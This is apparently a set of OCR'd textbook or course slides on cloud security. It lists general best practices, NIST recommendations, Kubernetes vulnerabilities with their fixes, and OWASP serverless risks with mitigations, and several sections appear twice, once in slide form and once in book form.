
Best Practices for Securing the Cloud

Discussed below are various best practices for securing a cloud environment:

- Enforce data protection, backup, and retention mechanisms.
- Enforce SLAs for patching and vulnerability remediation.
- Vendors should regularly undergo AICPA SAS 70 Type II audits.
- Verify one's cloud in public domain blacklists.
- Enforce legal contracts in employee behavior policy.
- Prohibit user credentials sharing among users, applications, and services.
- Implement secure authentication, authorization, and auditing controls.
- Check for data protection at both design and runtime.
- Implement strong key generation, storage and management, and destruction practices.
- Monitor the client's traffic for malicious activities.
- Prevent unauthorized server access using security checkpoints.
- Disclose applicable logs and data to customers.
- Analyze cloud provider security policies and SLAs.
- Assess the security of cloud APIs and log customer network traffic.
- Ensure that the cloud undergoes regular security checks and updates.
- Ensure that physical security is a 24 x 7 x 365 affair.

- Enforce security standards in installation/configuration.
- Ensure that the memory, storage, and network access are isolated.
- Leverage strong two-factor authentication techniques, where possible.
- Apply a baseline security breach notification process.
- Analyze API dependency chain software modules.
- Enforce stringent registration and validation process.
- Perform vulnerability and configuration risk assessment.
- Disclose infrastructure information, security patching, and firewall details to customers.
- Enforce stringent cloud security compliance, software configuration management (SCM), and management practice transparency.
- Employ security devices, such as IDS, IPS, and firewall, to guard and stop unauthorized access to the data stored in the cloud.
- Enforce strict supply chain management and conduct a comprehensive supplier assessment.
- Enforce stringent security policies and procedures like access control policy, information security management policy, and contract policy.
- Ensure infrastructure security through proper management and monitoring, availability, secure VM separation, and service assurance.
- Use VPNs to secure client data and ensure that they completely deleted from the primary servers along with their replicas when data disposal is requested.
- Ensure an SSL is used for sensitive and confidential data transmission.
- Analyze the security model of cloud provider interfaces.
- Understand terms and conditions in SLA, such as the minimum level of uptime and penalties in case of failure to adhere to the agreed level.
- Enforce basic information security practices; e.g., strong password policy, physical security, device security, encryption, data security, network security.
- Ensure consistency in resource configuration and enforce practices for onboarding and recovery.
- Evaluate the organizational risk tolerance level for building the least invasive policies.
- Disclose infrastructure information, security patching, and firewall details to customers.
- Apply a consistent framework for identity management across the cloud services.
- Implement automation and AI/ML technologies to rapidly identify, analyze, and eliminate threats.

- Leverage technologies, such as user behavioral analytics, for monitoring anomalies and mitigating both internal and external data loss.
- Deploy application whitelisting and memory exploit prevention for single-purpose workloads.
- Implement advanced endpoint security solutions and anti-malware technology when using IaaS or PaaS.
- Perform penetration tests for checking if the existing cloud security efforts are sufficient to protect the data and applications.




NIST Recommendations for Cloud Security

1. **Assess the risk** posed to the client's data, software and infrastructure
2. Select an appropriate **deployment model** according to the needs
3. Ensure **audit procedures** are in place for data protection and software isolation
4. **Renew SLAs** in case of **security gaps** found between the organization's security requirements and the cloud provider's standards
5. Establish appropriate **incident detection** and **reporting mechanisms**
6. Analyze what are the **security objectives** of the organization
7. Enquire about **who is responsible** for data privacy and security issues in the cloud

NIST Recommendations for Cloud Security

- Assess the risk posed to the client's data, software, and infrastructure.
- Select an appropriate deployment model according to needs.
- Ensure audit procedures are in place for data protection and software isolation.
- Renew SLAs in case of security gaps between the organization's security requirements and cloud provider's standards.
- Establish appropriate incident detection and reporting mechanisms.
- Analyze the security objectives of the organization.
- Enquire about who is responsible for data privacy and security issues in the cloud.



Kubernetes Vulnerabilities and Solutions

Vulnerabilities	Solutions
1. No Certificate Revocation	Ensure that nodes maintain the Certificate Revocation List (CRL) Insist that administrators use OCSP stapling for revoking certificates
2. Unauthenticated HTTPS Connections	Authenticate all HTTPS connections within the system Ensure that all the components use CA maintained by the kube-apiserver Implement two-way TLS for all the connections
3. Exposed Bearer Tokens in Logs	Remove the bearer token from the system logs Perform code reviews to ensure sensitive data is not logged and implement logging filters
4. Exposure of Sensitive Data via Environment Variables	Avoid collecting sensitive data directly from environment variables Use Kubernetes secrets in all components of the system
5. Secrets at Rest not Encrypted by Default	Define and document configurations required for different levels of security
6. Non-constant Time Password Comparison	Use a safe constant-time comparison function such as `crypto.subtle.ConstantTimeCompare` Disapprove basic authentication mechanisms for secure options
7. Hardcoded Credential Paths	Define a configuration method for credential paths, and avoid hardcoding credential paths Allow cross-platform configuration through path generalization
8. Log Rotation is not Atomic	Implement a copy-then-rename technique to ensure logs are not lost during log rotation Avoid using log rotation, and implement persistent logs that add log data linearly
9. No Back-off Process for Scheduling	Implement a back-off process for kube-scheduler to prevent tight-loops
10. No Non-repudiation	Use secondary logging mechanisms for processes that require strict non-repudiation and auditing All authentication events should be logged and retrievable from a central location

Kubernetes Vulnerabilities and Solutions


The rising popularity and acceptance of Kubernetes technologies across various organizations, including the top public cloud providers, have eventually amplified critical vulnerabilities. It has become obligatory for security professionals to detect vulnerabilities and implement enhanced security solutions.

Discussed in the table are some of the Kubernetes vulnerabilities and solutions associated with each vulnerability.

Vulnerabilities	Solutions
1. No Certificate Revocation	▪ Ensure that nodes maintain the certificate revocation list (CRL) and check each time they are presented with a certificate. ▪ Insist that administrators use online certificate status protocol (OCSP) stapling for revoking certificates in the cluster via an OCSP server.
2. Unauthenticated HTTPS Connections	▪ By default, authenticate all HTTPS connections within the system. ▪ Ensure that all the components use CA maintained by the kube-apiserver. ▪ Implement two-way TLS for all connections.
3. Exposed Bearer Tokens in Logs	▪ Remove the bearer token from the system logs and avoid logging any authentication credentials. ▪ Perform code reviews to ensure sensitive data is not logged. ▪ Implement logging filters to remove sensitive data before storing in logs.

4. Exposure of Sensitive Data via Environment Variables	▪ Avoid collecting sensitive data directly from environment variables. ▪ Use Kubernetes secrets in all system components.
5. Secrets at Rest not Encrypted by Default	▪ Define and document configurations required for different levels of security.
6. Non-constant Time Password Comparison	▪ Use a safe constant-time comparison function, such as `crypto.subtle.ConstantTimeCompare.` ▪ Disapprove of basic authentication mechanisms for secure options.
7. Hardcoded Credential Paths	▪ Define a configuration method for credential paths, and avoid hardcoding credential paths. ▪ Allow cross-platform configuration through path generalization.
8. Log Rotation is not Atomic	▪ Implement a copy-then-rename techniques to ensure logs are not lost during log rotation. ▪ Avoid using log rotation and implement persistent logs that add log data linearly and create a new log whenever log rotation is required.
9. No Back-off Process for Scheduling	▪ Implement a back-off process for kube-scheduler to prevent tight-loops.
10. No Non-repudiation	▪ Use secondary logging mechanisms for processes that require strict non-repudiation and auditing. ▪ All authentication events should be logged and retrievable from a central location within the cluster.

Table 19.7: Kubernetes vulnerabilities and solutions



Serverless Security Risks and Solutions

Vulnerabilities	Solutions
A1 - Injection	Implement safe API, and employ parametrized interfaces or Object Relational Mapping Tools Avoid special characters using a specific escape syntax in dynamic SQL queries
A2 – Broken Authentication	Employ identity and access control solutions Implement strong authentication and access control on external-facing resources Employ secure service authentication methods such as Federated Identity
A3 – Sensitive Data Exposure	Identify and classify sensitive data Encrypt data both in transit and at rest Implement HTTPS endpoints for APIs
A4 – XML External Entities (XXE)	Scan supply chain libraries for vulnerabilities Test API calls for XXE vulnerabilities Always disable Entity Resolution
A5 – Broken Access Control	Follow the least-privilege principle while granting permissions to functions

Vulnerabilities	Solutions
A6 – Security Misconfiguration	Use the cloud provider's built-in services such as AWS Trust Advisor, to identify public resources Identify functions with unlinked triggers Set the functions with a minimum timeout required
A7 – Cross-Site Scripting (XSS)	Encode all untrusted data before transmitting to the client Use only well-known frameworks and headers
A8 – Insecure Deserialization	Ensure validation of serialized objects originating from untrusted data Scan third-party libraries for deserialization vulnerabilities
A9 – Using Components with Known Vulnerabilities	Perform continuous monitoring of third-party libraries and dependencies Deploy only signed packages and components from official sources
A10 – Insufficient Logging and Monitoring	Employ cloud service provider's monitoring tools such as Azure Monitor, or AWS CloudTrail to detect anomalous behavior

https://www.owasp.org

Serverless Security Risks and Solutions

Serverless computing has become popular owing to its remarkable features such as zero administration, pay-per-use service, and self-scalable ability. Although serverless technology has several advantages, it also introduced new risks that need to be mitigated.

